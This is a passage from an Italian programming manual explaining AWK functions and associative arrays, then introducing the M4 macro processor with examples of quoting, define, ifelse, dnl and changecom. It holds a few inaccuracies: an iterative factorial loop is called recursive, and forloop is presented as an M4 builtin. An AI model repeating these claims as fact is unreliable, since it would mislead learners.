La parentesi tonda aperta che introduce l'elenco dei parametri formali, **deve essere attaccata alla fine del nome della funzione che viene dichiarata**. L'elenco dei parametri formali è in pratica un elenco di nomi di variabili locali, che ricevono il valore dei parametri corrispondenti nella chiamata. Se una chiamata di funzione utilizza meno parametri di quelli che sono disponibili, le variabili corrispondenti ricevono in pratica la stringa nulla.

È importante osservare che non è possibile dichiarare altre variabili locali, oltre a quelle che appaiono nell'elenco dei parametri formali.

```
function fattoriale(x) {
    i = x - 1
    while ( i > 0 ) {
        x *= i
        i--
    }
    return x
}
```

L'esempio mostra la dichiarazione di una funzione ricorsiva, per il calcolo del fattoriale. Si può osservare l'istruzione '**`return`**', che permette di stabilire il valore che viene restituito dalla funzione. Naturalmente sono ammissibili anche funzioni che non restituiscono un valore: queste non hanno l'istruzione '**`return`**'.

```
function somma( x, y, z, i ) {
    z = x
    for ( i = 1; i <= y; i++ ) {
        z++
    }
    return z
}
```

Un altro esempio può servire per comprendere la gestione delle variabili locali in una funzione. In questo caso si tratta di una funzione che calcola la somma dei primi due parametri che gli

vengono forniti. I due parametri successivi, '**z**' e '**i**', sono dichiarati tra i parametri formali per essere usati come variabili locali; come si vede, la funzione non tiene in considerazione i valori che potrebbero trasportare.

In effetti, la funzione potrebbe utilizzare ugualmente le variabili '**z**' e '**i**', anche se queste non fossero dichiarate tra i parametri formali. In tal modo, però, queste variabili sarebbero globali, pertanto si potrebbero porre dei problemi di conflitti con altre variabili con lo stesso nome usate altrove nel programma.

```
#!/bin/awk -f
function somma( x, y, z, i ) {
    z = x
    for ( i = 1; i <= y; i++ ) {
        z++
    }
    return z
}
1 { print $1 "+" $2 "=" somma( $1, $2 ) }
```

Questo ultimo esempio mostra un programma completo per ottenere la somma dei primi due campi di ogni record fornito in ingresso.

668.2 Array

Gli array di AWK sono simili agli array associativi di Perl. A seconda dell'uso che si vuole fare di questi array, ci si può anche «dimenticare» di questa particolarità di AWK, utilizzando i soliti indici numerici, che però AWK tratta come stringhe.

668.2.1 Dichiarazione e utilizzo di un array

La dichiarazione di un array avviene nel momento in cui vi si fa riferimento. In pratica, con l'istruzione seguente si assegna la stringa '**"ciao"**' all'elemento '**"2"**' dell'array '**a**':

```
a[2] = "ciao"
```

Se l'array non esiste già, viene creato per l'occasione. Nello stesso modo, se l'elemento '**"2"**' non esiste, viene creato all'interno dell'array.

In pratica, l'array di AWK è un insieme di elementi a cui si fa riferimento con un indice libero. Il fare riferimento a un elemento che non esiste, anche solo per leggerne il contenuto, implica la creazione di tale elemento. Come si può intuire, il riferimento a un elemento che non esiste ancora, crea tale elemento assegnandogli la stringa nulla, restituendo pertanto lo stesso valore.

L'esempio seguente crea un array un po' strampalato, con una serie di valori senza un significato particolare:

```
elenco["ciao"] = "Saluti"
elenco["maramao"] = 123
elenco[3] = 345
elenco[2345] = "che bello"
```

Si intuisce che gli elementi di un array AWK non hanno un ordine preciso.

È importante tenere presente che non è possibile riutilizzare una variabile scalare come array; nello stesso modo, non si può riutilizzare un array come se fosse una variabile scalare. Se si tenta di fare una cosa del genere, l'interprete dovrebbe bloccarsi con una segnalazione di errore.

668.2.2 Scandire gli elementi di un array

La scansione degli elementi di un array AWK può essere un problema, se si pensa alla sua natura. Per esempio, dal momento che facendo riferimento a un elemento che non esiste, lo si crea implicitamente, si capisce che non si può nemmeno andare per tentativi. Per risolvere il problema, AWK fornisce due strumenti: l'operatore '**`in`**' e una variante della struttura di controllo '**`for`**'.

Per verificare che un array contenga effettivamente l'elemento corrispondente a un certo indice, si usa l'operatore '**`in`**' nel modo seguente:

```
indice in array
```

Per esempio, per verificare che esista l'elemento '**`prova[234]`**', si può usare un'istruzione simile a quella seguente:

```
if (234 in prova) {
    print "L'elemento prova[234] corrisponde a " prova[234]
}
```

Per scandire tutti gli elementi di un array si usa la struttura di controllo '**`for`**' in un modo particolare:

```
for (variabile in array) istruzione
```

In pratica, per ogni elemento contenuto nell'array, viene eseguita l'istruzione (o il blocco di istruzioni) che segue, tenendo conto che alla variabile viene assegnato ogni volta l'indice dell'elemento in corso di elaborazione.

È chiaro che l'ordine in cui appaiono gli elementi dipende dall'interprete AWK; in generale dovrebbe dipendere dalla sequenza con cui questi sono stati inseriti. L'esempio seguente, scandisce un array e mostra il contenuto di ogni elemento:

```
for (i in elenco) {
    print "elenco[" i "]  " elenco[i]
}
```

668.2.3 Cancellazione di un elemento

L'eliminazione di un elemento di un array si ottiene con l'istruzione '**delete**':

```
delete array[indice]
```

Alcune realizzazioni di AWK sono in grado di eliminare completamente un array, se non si indica l'indice di un elemento. In alternativa, si ottiene questo risultato con la funzione '**split()**', come si vede sotto. L'uso di questa funzione viene mostrato più avanti.

```
split("", array)
```

Considerato che per AWK l'eliminazione di un array è precisamente l'eliminazione di tutti i suoi elementi, si potrebbe fare anche come viene mostrato nello schema seguente:

```
for (variabile in array) {
    delete array[variabile]
}
```

668.2.4 Indici numerici e indici «nulli»

Gli indici di un array AWK sono delle stringhe, quindi, se si usano dei numeri, questi vengono convertiti in stringa, utilizzando la stringa di formato contenuta nella variabile '**CONVFMT**'. Finché si usano indici numerici interi, non sorgono problemi; nel momento in cui si utilizzano valori non interi, la conversione può risentire di un troncamento, o di un'approssimazione derivata dalla conversione. In altri termini, due indici numerici differenti potrebbero puntare di fatto allo stesso elemento, perché la trasformazione in stringa li rende uguali.

L'indice di un array potrebbe essere anche una variabile mai usata prima. In tal caso, la variabile contiene la stringa nulla. Nel caso in cui questa variabile venga poi trattata in modo numerico, incrementando o decrementando il suo valore, per creare e fare riferimento a elementi dell'array che si vogliono raggiungere con indici pseudo-numerici, bisogna tenere presente che esiste anche l'elemento con indice '**""**'. Se si tenta di raggiungerlo con l'indice '**"0"**', si fallisce nell'intento.

```
1 {
    riga[n] = $0
    n++
}
END {
    for ( i=n-1; i >= 0; i-- ) {
        print riga[i]
    }
}
```

Si intuisce che il programma AWK che si vede nell'esempio serva ad accumulare tutte le righe lette nell'array '**riga**', quindi a scandire lo stesso array per emettere il testo di queste righe. Se si osserva con attenzione, di capisce che la prima riga non può essere ottenuta. Infatti, la

variabile '**n**' viene utilizzata subito la prima volta, quando il suo contenuto iniziale è la stringa nulla, '**""**'; successivamente viene incrementata, facendo sì che quella stringa nulla venga intesa come uno zero, ma intanto è stato creato l'elemento '**riga[""]**'. Alla fine della lettura di tutti i record, viene scandito nuovamente l'array, trattandolo come se contenesse elementi da zero a '**n-1**'. Tuttavia, dal momento che l'elemento '**riga[0]**' non esiste, perché al suo posto c'è invece '**riga[""]**' che non viene raggiunto, si perde la prima riga.

668.2.5 Trasformare una stringa delimitata in un array

È molto importante considerare la possibilità di convertire automaticamente una stringa in un array attraverso la funzione interna '**split()**'.

```
split( stringa, array [, separatore] )
```

In pratica, il primo parametro è la stringa da suddividere; il secondo è l'array da creare (nel caso esista già, vengono eliminati tutti i suoi elementi); il terzo, è il carattere, o l'espressione regolare, che si utilizza per separare gli elementi all'interno della lista. Se non viene indicato l'ultimo argomento, viene utilizzato il contenuto della variabile '**FS**' (come si può intuire). Dal momento che questo tipo di operazione è analoga alla separazione in campi di un record, anche in questo caso, se il carattere di separazione è uno spazio (<*SP*>), gli elementi vengono individuati tra delimitatori composti da sequenze indefinite di spazi e tabulazioni.

Il primo elemento dell'array creato in questo modo ha indice '**"1"**', il secondo ha indice '**"2"**', continuando così, di seguito, fino all'elemento ***n***-esimo.

```
split( "uno-due-tre", elenco, "-" )
```

L'esempio che si vede crea (o ricrea) l'array '**elenco**', con tre elementi contenenti le stringhe '**uno**', '**due**' e '**tre**'. In pratica, è come se si facesse quanto segue:

```
elenco[1] = "uno"
elenco[2] = "due"
elenco[3] = "tre"
```

Se non c'è alcuna corrispondenza tra il carattere, o l'espressione regolare, che si utilizzano come ultimo argomento, viene creato solo l'elemento con indice '**"1"**', nel quale viene inserita tutta la stringa di partenza.

668.2.6 Array pseudo-multidimensionali

Gli array di AWK sono associativi, pertanto non ha senso parlare di dimensioni, in quanto è disponibile un solo indice. Tuttavia, gestendo opportunamente le stringhe, si possono individuare idealmente più dimensioni, anche se ciò non è vero nella realtà. Supponendo di voler gestire un array a due dimensioni, con indici numerici, si potrebbero indicare gli indici come nell'esempio seguente, dove si assegna un valore all'elemento ideale «1,10»:

```
elenco[1 "s" 10] = 123
```

La lettera «s» che si vede, è solo una stringa, scelta opportunamente, in modo che l'indice che si ottiene non si possa confondere con qualcosa che non si vuole. In questo caso, l'indice reale è la stringa '**1s10**'.

AWK offre un supporto a questo tipo di finzione multidimensionale. Per farlo, esiste la variabile '**SUBSEP**', che viene usata per definire il carattere di separazione. Questo carattere è generalmente <*FS*>, che si esprime in esadecimale come $1C_{16}$ e in ottale come 34_8, corrispondente per AWK alla sequenza di escape '**\034**'.

Quando si fa riferimento a un elemento di un array, in cui l'indice sia composto da una serie di valori separati con una virgola, AWK intende che questi valori debbano essere concatenati con il contenuto della variabile '**SUBSEP**'.

```
elenco[1, 10] = 123
```

L'esempio appena mostrato equivale in pratica a quello seguente:

```
elenco[1 SUBSEP 10] = 123
```

In generale, non è opportuno modificare il valore di questa variabile, dal momento che si tratta di un carattere decisamente inusuale, allo scopo di garantire che non si possano formare degli indici uguali per elementi che dovrebbero essere differenti.

Per verificare se un elemento di un array del genere esiste, si può utilizzare lo stesso trucco:

```
(indice_1, indice_2, ...) in array
```

Parte cvi

Linguaggi «macro»

Capitolo 669

M4: introduzione

M4 è un elaboratore di «macro», nel senso che la sua elaborazione consiste nell'espandere le macroistruzioni che incontra nell'input. In altri termini, si può dire che copia l'input nell'output, espandendo man mano le macroistruzioni che incontra.

La logica di funzionamento di M4 è completamente diversa dai linguaggi di programmazione comuni; inoltre, le sue potenzialità richiedono molta attenzione da parte del programmatore. Detto in maniera diversa, si tratta di un linguaggio macro molto potente, ma altrettanto difficile da gestire.

L'obiettivo di questo capitolo è solo quello di mostrarne i principi di funzionamento, per permettere la comprensione, parziale, del lavoro di altri. Per citare un caso significativo, la configurazione di Sendmail (capitolo 327) viene gestita attualmente attraverso una serie di macroistruzioni di M4, con le quali si genera il file '`/etc/sendmail.cf`'.

669.1 Principio di funzionamento

M4 è costituito in pratica dall'eseguibile '**`m4`**', la cui sintassi per l'avvio può essere semplificata nel modo rappresentato dallo schema seguente:

```
m4 [opzioni] [file_da_elaborare]
```

Il file da elaborare può essere fornito come argomento, oppure attraverso lo standard input; il risultato viene emesso attraverso lo standard output e gli errori eventuali vengono segnalati attraverso lo standard error.

Per iniziare a comprendere il funzionamento di M4, si osservi il testo seguente:

```
Ciao, come stai ? dnl Che domanda!

# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Supponendo di avere scritto questo in un file, precisamente '`prova.m4`', lo si può rielaborare con M4 in uno dei due modi seguenti (sono equivalenti):

`$` **`m4 prova.m4`** [*Invio*]

`$` **`m4 < prova.m4`** [*Invio*]

In entrambi i casi, quello che si ottiene attraverso lo standard output è il testo seguente:

```
Ciao, come stai ?
# Questo è un commento ? dnl Sì.

Oggi è una giornata stupenda.
```

Tutto ciò che M4 non riesce a interpretare come una macroistruzione rimane inalterato. Anche se il simbolo di commento è previsto e corrisponde a '**`#`**' (a meno che siano state usate opzioni o istruzioni particolari), i commenti non vengono eliminati: servono solo a evitare che il testo sia interpretato da M4.

L'unico commento che funzioni in modo simile a quello dei linguaggi di programmazione comuni è la macro '**`dnl`**' (è stata usata nella prima riga), con la quale viene eliminato il testo a partire da quel punto fino al codice di interruzione di riga successivo. Dal momento che viene eliminato anche il codice di interruzione di riga, si può vedere dall'esempio che la seconda riga, quella vuota, viene inghiottita; invece, il «dnl» contenuto nella riga di commento non è stato considerato da M4.

669.2 Convenzioni generali

L'analisi di M4 sull'input viene condotta separando tutto in «elementi» (*token*), i quali possono essere classificati fondamentalmente in tre tipi: ***nomi***, ***stringhe*** tra virgolette e caratteri singoli che non hanno significati particolari.

I nomi sono sequenze di lettere (compreso il trattino basso) e numeri, dove il primo carattere è una lettera. Una volta che M4 ha delimitato un nome, se questo viene riconosciuto come una macroistruzione, allora questa viene espansa (sostituendola al nome).

Le stringhe delimitate da virgolette richiedono l'uso di un apice di apertura e di uno di chiusura ('`` ` ``' e '`'`'). Il risultato dell'elaborazione di una stringa di questo tipo è ciò che si ottiene eliminando il livello più esterno di apici. Per esempio:

```
`'
```

corrisponde alla stringa nulla;

```
`la mia stringa'
```

corrisponde al testo '**`la mia stringa`**';

```
``tra virgolette''
```

corrisponde a '**`` `tra virgolette' ``**'.

È importante tenere presente che anche i simboli usati per delimitare le stringhe possono essere modificati attraverso istruzioni di M4.

Tutto ciò che non rientra nella classificazione di nomi e stringhe delimitate tra virgolette, sono elementi sui quali non si applica alcuna trasformazione.

I commenti per M4 rappresentano solo una parte di testo che non deve essere analizzato alla ricerca di macroistruzioni. Quello che si ottiene è la riproduzione di tale testo senza alcuna modifica. In linea di principio, i commenti sono delimitati dal simbolo '**`#`**' fino alla fine della riga, cioè fino al codice di interruzione di riga. M4 permette di modificare i simboli usati per delimitare i commenti, o di annullarli del tutto.

È il caso di soffermarsi un momento su questo concetto. Quando si utilizza M4, spesso lo si fa per generare un file di configurazione o un programma scritto in un altro linguaggio. Questi tipi di file potrebbero utilizzare dei commenti, ma può essere conveniente generare nel risultato dei commenti il cui contenuto cambia in funzione di situazioni determinate. Si immagini di voler realizzare uno script di shell, in cui notoriamente il commento si introduce con lo stesso simbolo '**`#`**', volendo comporre il commento in base a delle macroistruzioni; diventa necessario fare in modo che M4 non consideri il simbolo '**`#`**' come l'inizio di un commento.

L'unico tipo di dati che M4 può gestire sono le stringhe alfanumeriche, indipendentemente dal fatto che si usino gli apici per delimitarle. Naturalmente, una stringa contenente un numero può avere un significato particolare che dipende dal contesto.

669.2.1 Macro

M4 è un linguaggio di programmazione il cui scopo principale è quello di gestire opportunamente la sostituzione di testo in base a delle macroistruzioni. Tuttavia, alcune macroistruzioni potrebbero servire a ottenere qualche funzione in più rispetto alla semplice sostituzione di testo. In generale, per uniformità, si parla sempre di «macro» anche quando il termine potrebbe essere improprio; per la precisione si distingue tra macroistruzioni interne (*builtin*), che pur non essendo dichiarate fanno parte di M4, e macroistruzioni normali, dichiarate esplicitamente.

Una macroistruzione può essere «invocata» attraverso due modi possibili:

```
nome
```

```
nome(parametro_1, parametro_2, ... parametro_n)
```

Nel primo caso si tratta di una macroistruzione senza parametri (ovvero senza argomenti); nel secondo si tratta di una macroistruzione con l'indicazione di parametri. È importante osservare che, quando si utilizzano i parametri, la parentesi aperta iniziale **deve seguire immediatamente il nome della macroistruzione** (senza spazi aggiuntivi); inoltre, se una macroistruzione non ha parametri, non si possono utilizzare le parentesi aperta e chiusa senza l'indicazione di parametri, perché questo sarebbe equivalente a fornire la stringa nulla come primo parametro.

La cosa più importante da apprendere è il modo in cui viene trattato il contenuto che appare tra parentesi, che serve a descrivere i parametri di una macroistruzione; infatti, prima di espandere la macroistruzione, viene espanso il contenuto che appare tra parentesi. Una volta espansa anche la macroistruzione con i parametri ottenuti, viene eseguita un'altra analisi del risultato, con il quale si possono eseguire altre espansioni di macroistruzioni, oppure si può ottenere la semplice eliminazione delle coppie di apici dalle stringhe delimitate. Le operazioni svolte da M4 per espandere una macroistruzione sono elencate dettagliatamente di seguito.

1. Vengono suddivisi gli elementi contenuti tra parentesi ignorando gli spazi iniziali e includendo quelli finali. Si osservi l'esempio seguente:

   ```
   miamacro(a mio, d)
   ```

   Questo è equivalente a:

   ```
   miamacro(a mio,d)
   ```

2. Vengono espanse le macroistruzioni contenute eventualmente tra i parametri. Continuando l'esempio precedente, si immagini che '**`mio`**' sia una macroistruzione che si espande nella stringa:

   ```
   , b, c
   ```

   A causa della sostituzione di '**`mio`**', si ottiene in pratica quanto segue:

```
miamacro(a , b, c,d)
```

Infine, tutto si riduce a:

```
miamacro(a ,b,c,d)
```

Pertanto i parametri sono esattamente una '**a**' seguita da uno spazio e poi le altre lettere '**b**', '**c**' e '**d**'.

3. Una volta risolti i parametri, viene espansa la macroistruzione.

4. Il risultato dell'espansione viene rianalizzato alla ricerca di stringhe delimitate a cui togliere gli apici esterni e di altre macroistruzioni da espandere.

In un certo senso si potrebbe dire che le stringhe, delimitate come previsto da M4, siano delle macroistruzioni che restituiscono il contenuto in modo letterale, perdendo quindi la coppia di apici più esterni. Questo significa che ciò che appare all'interno di una tale stringa non può essere interpretato come il nome di una macroistruzione; inoltre, nemmeno i commenti vengono presi in considerazione come tali. La differenza fondamentale rispetto alle macroistruzioni normali sta nel fatto che l'espansione avviene una volta sola.

Quando si usano le stringhe delimitate tra le opzioni di una macroistruzione normale, è necessario tenere presente che queste vengono trattate la prima volta nel modo appena descritto, allo scopo di fornire i parametri effettivi alla macroistruzione, ma dopo l'espansione della macroistruzione avviene un'ulteriore elaborazione del risultato.

In generale sarebbe conveniente e opportuno indicare i parametri di una macroistruzione sempre utilizzando le stringhe delimitate, a meno di voler indicare esplicitamente altre macroistruzioni. Ciò facilita la lettura umana di un linguaggio di programmazione già troppo complicato. In ogni caso, non si deve dimenticare il ruolo degli spazi finali che vengono sempre inclusi nei parametri. Per esempio, si osservi la macroistruzione '**miamacro**':

```
miamacro(`a' , `b', `c', `d')
```

Questa ha sempre come primo parametro la lettera '**a**' seguita da uno spazio; a nulla serve in questo caso l'uso degli apici, o meglio, sarebbe stato più opportuno usarli nel modo seguente:

```
miamacro(`a ', `b', `c', `d')
```

È il caso di precisare che le sequenze di caratteri numerici sono comunque delle stringhe per M4, per cui '**miamacro(123)**' è perfettamente uguale a '**miamacro(`123')**'. Tuttavia, dal momento che un nome non può cominciare con un numero, non ci possono essere macroistruzioni il cui nome corrisponda a un numero; pertanto si può evitare di utilizzare gli apici di delimitazione perché sarebbe comunque inutile.

Le stringhe delimitate, oltre che per impedire l'espansione di nomi che corrispondono a delle macroistruzioni, permettono di «unire» due macroistruzioni. Si osservi l'esempio seguente:

```
miamacro_x`ciao'miamacro_y
```

L'intenzione è quella di fare rimpiazzare a M4 le macroistruzioni '**miamacro_x**' e '**miamacro_y**' con qualcosa, facendo in modo che queste due parti si uniscano avendo al centro la parola «ciao». Si può intuire che non sarebbe stato possibile scrivere il testo seguente:

```
miamacro_xciaomiamacro_y
```

Infatti, in tal modo non sarebbe stata riconosciuta alcuna macroistruzione. Secondo lo stesso principio, si può unire il risultato di due macroistruzioni senza spazi aggiuntivi, utilizzando apici che delimitano una stringa nulla.

```
miamacro_x`'miamacro_y
```

L'espansione delle macroistruzioni pone un problema in più a causa del fatto che dopo l'espansione il risultato viene riletto alla ricerca di altre macroistruzioni. Si osservi l'esempio seguente, supponendo che la macroistruzione '**`miamacro_x`**' restituisca la stringa '**`miama`**' nel caso in cui il suo unico parametro sia pari a '**`1`**':

```
miamacro_x(1)cro_z
```

Espandendo la macroistruzione si ottiene la stringa «miama», ma dal momento che viene fatta una scansione successiva, la parola «miamacro_z» potrebbe essere un'altra macroistruzione; se fosse questo il caso, la macroistruzione verrebbe espansa a sua volta. Per evitare che accada una cosa del genere si possono usare gli apici in uno dei due modi seguenti:

```
miamacro_x(1)`'cro_z
```

```
miamacro_x(1)`cro_z'
```

Il problema può essere visto anche in modo opposto, se l'espansione di una macroistruzione, quando questa è attaccata a un'altra, può impedire il riconoscimento della seconda. L'esempio seguente mostra infatti che la seconda macroistruzione, '**`miamacro_y`**', non può essere riconosciuta a causa dell'espansione della prima.

```
miamacro_x(1)miamacro_y
```

Una considerazione finale va fatta sulle macroistruzioni che non restituiscono alcunché, ovvero che si traducono semplicemente nella stringa nulla. Spesso si tratta di macroistruzioni interne che svolgono in realtà altri compiti, come potrebbe fare una funzione *void* di un linguaggio di programmazione normale. In questo senso, per una macroistruzione che non restituisce alcun valore, viene anche detto che restituisce *void*, che in questo contesto è esattamente la stringa nulla.

669.2.2 Definizione di una macroistruzione

```
define(nome_macro [, espansione])
```

Come si può osservare dalla sintassi mostrata, la creazione di una macroistruzione avviene attraverso una macroistruzione interna, '**`define`**', per la quale deve essere fornito un parametro obbligatorio, corrispondente al nome della macroistruzione da creare, a cui si può aggiungere il valore in cui questa si deve espandere. Se non viene specificato in che modo si deve espandere la macroistruzione, si intende che si tratti della stringa nulla.

La macroistruzione '**`define`**' non restituisce alcun valore (a parte la stringa nulla). Si osservi l'esempio seguente:

```
1 define(`CIAO', `Ciao a tutti.')
2 CIAO
```

Se questo file viene elaborato da M4, si ottiene il risultato seguente:

```
1
2 Ciao a tutti.
```

Come già affermato, '**define**' crea una macroistruzione ma non genera alcun risultato, pertanto viene semplicemente eliminata.

Per creare una macroistruzione che accetti delle opzioni, occorre indicare, nella stringa utilizzata per definire la sostituzione, uno o più simboli speciali. Si tratta precisamente di '**$1**', '**$2**',... '**$*n***'. Il numero massimo di parametri gestibili da M4 dipende dalla sua versione. I sistemi GNU dispongono generalmente di M4 GNU [1] e questo non ha limiti particolari al riguardo, mentre le versioni presenti in altri sistemi Unix possono essere limitate a nove.

Questa simbologia richiama alla mente i parametri usati dalle shell comuni; e con la stessa analogia, il simbolo '**$0**' si espande nel nome della macroistruzione stessa.

```
1 define(`CIAO', `Ciao $1, come stai?')
2 CIAO(`Tizio')
```

L'esempio è una variante di quello precedente, in cui si crea la macroistruzione '**CIAO**' che accetta un solo parametro. Il risultato dell'elaborazione del file appena mostrato è il seguente:

```
1
2 Ciao Tizio, come stai?
```

Prima di proseguire è opportuno rivedere il meccanismo dell'espansione di una macroistruzione attraverso un caso particolare. L'esempio seguente è leggermente diverso da quello precedente, in quanto vengono aggiunti gli apici attorno alla parola «come». Il risultato dell'elaborazione è però lo stesso.

```
1 define(`CIAO', `Ciao $1, `come' stai?')
2 CIAO(`Tizio')
```

Infatti, quando la macroistruzione '**CIAO**' viene espansa, subisce una rianalisi successiva; dal momento che viene trovata una stringa, questa viene «elaborata» restituendo semplicemente se stessa senza gli apici. Questo meccanismo ha comunque una fine, dal momento che non ci sono altre macroistruzioni, come si vede nell'esempio seguente:

```
1 define(`CIAO', `Ciao $1, ``come'' stai?')
2 CIAO(`Tizio')
```

Questo si traduce nel risultato:

```
1
2 Ciao Tizio, `come' stai?
```

669.2.3 Simboli speciali

All'interno della stringa di definizione di una macroistruzione, oltre ai simboli '**$*n***', si possono utilizzare altri codici simili, in un modo che assomiglia a quello delle shell più comuni.

'**$#**'

Rappresenta il numero di parametri passati effettivamente a una macroistruzione:

```
define(`CIAO', `$#')
CIAO
CIAO()
CIAO(primo, secondo)
```

L'esempio si traduce nel risultato seguente (si deve tenere presente che una macroistruzione chiamata con le parentesi senza alcun contenuto ha un parametro costituito dalla stringa nulla):

```

0
1
2
```

'**$***'

Rappresenta tutti i parametri forniti effettivamente alla macroistruzione, separati da una virgola, ma soprattutto senza gli apici di delimitazione:

```
define(`ECHO', `$*')
ECHO(uno,   due  , tre)
```

L'esempio si traduce nel modo seguente; si osservi l'effetto degli spazi prima e dopo i parametri:

```

uno,due  ,tre
```

'**$@**'

Rappresenta tutti i parametri forniti effettivamente alla macroistruzione, separati da una virgola, con gli apici di delimitazione. La differenza rispetto a '**$***' è sottile e l'esempio seguente dovrebbe permettere di comprenderne il significato:

```
define(`CIAO', `maramao')
define(ECHO1,`$1,$2,$3')
define(ECHO2,`$*')
define(ECHO3,`$@')
ECHO1(CIAO,`CIAO',``CIAO'')
ECHO2(CIAO,`CIAO',``CIAO'')
ECHO3(CIAO,`CIAO',``CIAO'')
```

Le ultime righe del risultato che si ottiene sono le seguenti:

```
maramao,maramao,CIAO
maramao,maramao,CIAO
maramao,CIAO,`CIAO'
```

669.2.4 Eliminazione di una macroistruzione

Una macroistruzione può essere eliminata attraverso la macroistruzione interna '**`undefine`**', secondo la sintassi seguente:

```
undefine(nome_macro)
```

L'esempio seguente elimina la macroistruzione '**`CIAO`**', per cui, da quel punto in poi, la parola '**`CIAO`**' mantiene il suo valore letterale:

```
undefine(`CIAO')
```

La macroistruzione '**`undefine`**' non restituisce alcun valore e può essere usata solo con un parametro, quello che rappresenta la macroistruzione che si vuole eliminare.

669.3 Istruzioni condizionali, iterazioni e ricorsioni

M4 non utilizza istruzioni vere e proprie, dal momento che tutto viene svolto attraverso delle «macro». Tuttavia, alcune macroistruzioni interne permettono di gestire delle strutture di controllo.

Dal momento che il risultato dell'espansione di una macroistruzione viene scandito successivamente alla ricerca di altre macroistruzioni da espandere, in qualche modo, è possibile anche la realizzazione di cicli ricorsivi. Resta il fatto che questo sia probabilmente un ottimo modo per costruire macroistruzioni molto difficili da leggere e da controllare.

669.3.1 Macro «ifdef»

```
ifdef(nome_macro, stringa_se_esiste[, stringa_se_non_esiste])
```

La macroistruzione interna '**`ifdef`**' permette di verificare l'esistenza di una macroistruzione. Il nome di questa viene indicato come primo parametro, mentre il secondo parametro serve a definire la stringa da restituire in caso la condizione di esistenza si avveri. Se si indica il terzo parametro, questo viene restituito se la condizione di esistenza fallisce.

L'esempio seguente verifica l'esistenza della macroistruzione '**`CIAO`**'; se questa non risulta già definita, la crea:

```
ifdef(`CIAO', `', `define(`CIAO', `maramao')')
```

669.3.2 Macro «ifelse»

```
ifelse(commento)
```

```
ifelse(stringa_1, stringa_2, risultato_se_uguali[, risultato_se_diverse])
```

```
ifelse(stringa_1, stringa_2, risultato_se_uguali, ... [, risultato_altrimenti])
```

La macroistruzione interna '**`ifelse`**' serve generalmente per confrontare una o più coppie di stringhe, restituendo un risultato se il confronto è valido o un altro risultato se il confronto fallisce.

Si tratta di una sorta di struttura di selezione ('**`case`**', '**`switch`**' e simili) in cui, ogni terna di parametri rappresenta rispettivamente le due stringhe da controllare e il risultato se queste risultano uguali. Un ultimo parametro facoltativo serve a definire un risultato da emettere nel caso l'unica o tutte le coppie da controllare non risultino uguali.

Nella tradizione di M4, è comune utilizzare '**`ifelse`**' con un solo parametro; in tal caso non si può ottenere alcun risultato, pertanto questo fatto viene sfruttato per delimitare un commento.

Segue la descrizione di alcuni esempi.

- ```
  ifelse(`Questo è un commento')
  ```
  Utilizzando un solo parametro, '**`ifelse`**' non restituisce alcunché.

- ```
  ifelse(`mio', `mio', `Vero', `Falso')
  ```
  Questa istruzione restituisce la parola '**`Vero`**'.

- ```
  ifelse(`mio', `mao', `Vero', `Falso')
  ```
  Questa istruzione restituisce la parola '**`Falso`**'.

669.3.3 Macro «shift»

```
shift(parametro[,...])
```

La macroistruzione interna '**`shift`**' permette di eliminare il primo parametro restituendo i rimanenti separati da una virgola. La convenienza di utilizzare questa macroistruzione sta probabilmente nell'uso assieme a '**`$*`**' e '**`$#`**'.

```
shift(mio, tuo, suo)
```

Dall'esempio appena mostrato, eliminando il primo parametro si ottiene il risultato seguente:

```
tuo,suo
```
```

669.3.4 Macro «forloop»

```
forloop(indice, inizio, fine, stringa_iterata)
```

La macroistruzione interna '**forloop**' permette di svolgere una sorta di ciclo in cui l'ultimo parametro, il quarto, viene eseguito tante volte quanto necessario a raggiungere il valore numerico espresso dal terzo parametro. Nel corso di questi cicli, il primo parametro viene trattato come una macroistruzione che di volta in volta restituisce un valore progressivo, a partire dal valore del secondo parametro, fino al raggiungimento di quello del terzo.

```
forloop(`i', 1, 7, `i; ')
```

L'esempio restituisce la sequenza dei numeri da uno a sette, seguiti da un punto e virgola:

```
1; 2; 3; 4; 5; 6; 7;
```

669.4 Altre macroistruzioni interne degne di nota

In questa introduzione a M4 ci sono altre macroistruzione interne che è importante conoscere per comprendere le possibilità di questo linguaggio. Attraverso queste macroistruzione, descritte nelle sezioni seguenti, è possibile eliminare un codice di interruzione di riga, inserire dei file, cambiare i delimitatori dei commenti e deviare l'andamento del flusso di output.

669.4.1 Macro «dnl»

```
dnl [commento] new-line
```

La macroistruzione interna '**dnl**' è anomala nel sistema di M4: non utilizza parametri ed elimina tutto quello che appare dopo di lei fino alla fine della riga, comprendendo anche il codice di interruzione di riga. La natura di M4, in cui tutto è fatto sotto forma di macroistruzione, fa sì che ci si trovi spesso di fronte al problema di righe vuote ottenute nell'output per il solo fatto di avere utilizzato macroistruzioni interne che non restituiscono alcun risultato. La macroistruzione '**dnl**' serve principalmente per questo: eliminando anche il codice di interruzione di riga si risolve il problema delle righe vuote inutili.

Teoricamente, '**dnl**' potrebbe essere utilizzata anche con l'aggiunta di parametri (tra parentesi). Il risultato che si ottiene è che i parametri vengono raccolti e interpretati come succederebbe con un'altra macroistruzione normale, senza però produrre risultati. Naturalmente, questo tipo di pratica è sconsigliabile.

```
dnl Questo è un commento vero e proprio
define(`CIAO', `maramao')dnl
CIAO
```

L'esempio mostra i due usi tipici di '**dnl**': come introduzione di un commento fino alla fine della riga, oppure soltanto come un modo per sopprimere una riga che risulterebbe vuota nell'output. Il risultato dell'elaborazione è composto da una sola riga:

```
maramao
```

669.4.2 Macro «changecom»

```
changecom([simbolo_iniziale[, simbolo_finale]])
```

La macroistruzione interna '**changecom**' permette di modificare i simboli di apertura e di chiusura dei commenti. Solitamente, i commenti sono introdotti dal simbolo '**#**' e sono terminati dal codice di interruzione di riga. Quando si utilizza M4 per produrre il sorgente di un certo linguaggio di programmazione, o un file di configurazione, è probabile che i commenti di questi file debbano essere modificati attraverso le macroistruzioni stesse. In questo senso, spesso diventa utile cancellare la definizione dei commenti che impedirebbero la loro espansione.

L'esempio seguente cambia i simboli di apertura e chiusura dei commenti, facendo in modo di farli coincidere con quelli utilizzati dal linguaggio C:

```
changecom(`/*', `*/')
```

L'esempio seguente cancella la definizione dei commenti:

```
changecom
```

669.4.3 Macro «include» e «sinclude»

```
include(file)
```

```
sinclude(file)
```

Attraverso la macroistruzione '**include**' è possibile incorporare un file esterno nell'input in corso di elaborazione. Ciò permette di costruire file-macro di M4 strutturati. Tuttavia, è necessario fare attenzione alla posizione in cui si include un file esterno (si immagini un file che viene incluso nei parametri di una macroistruzione).

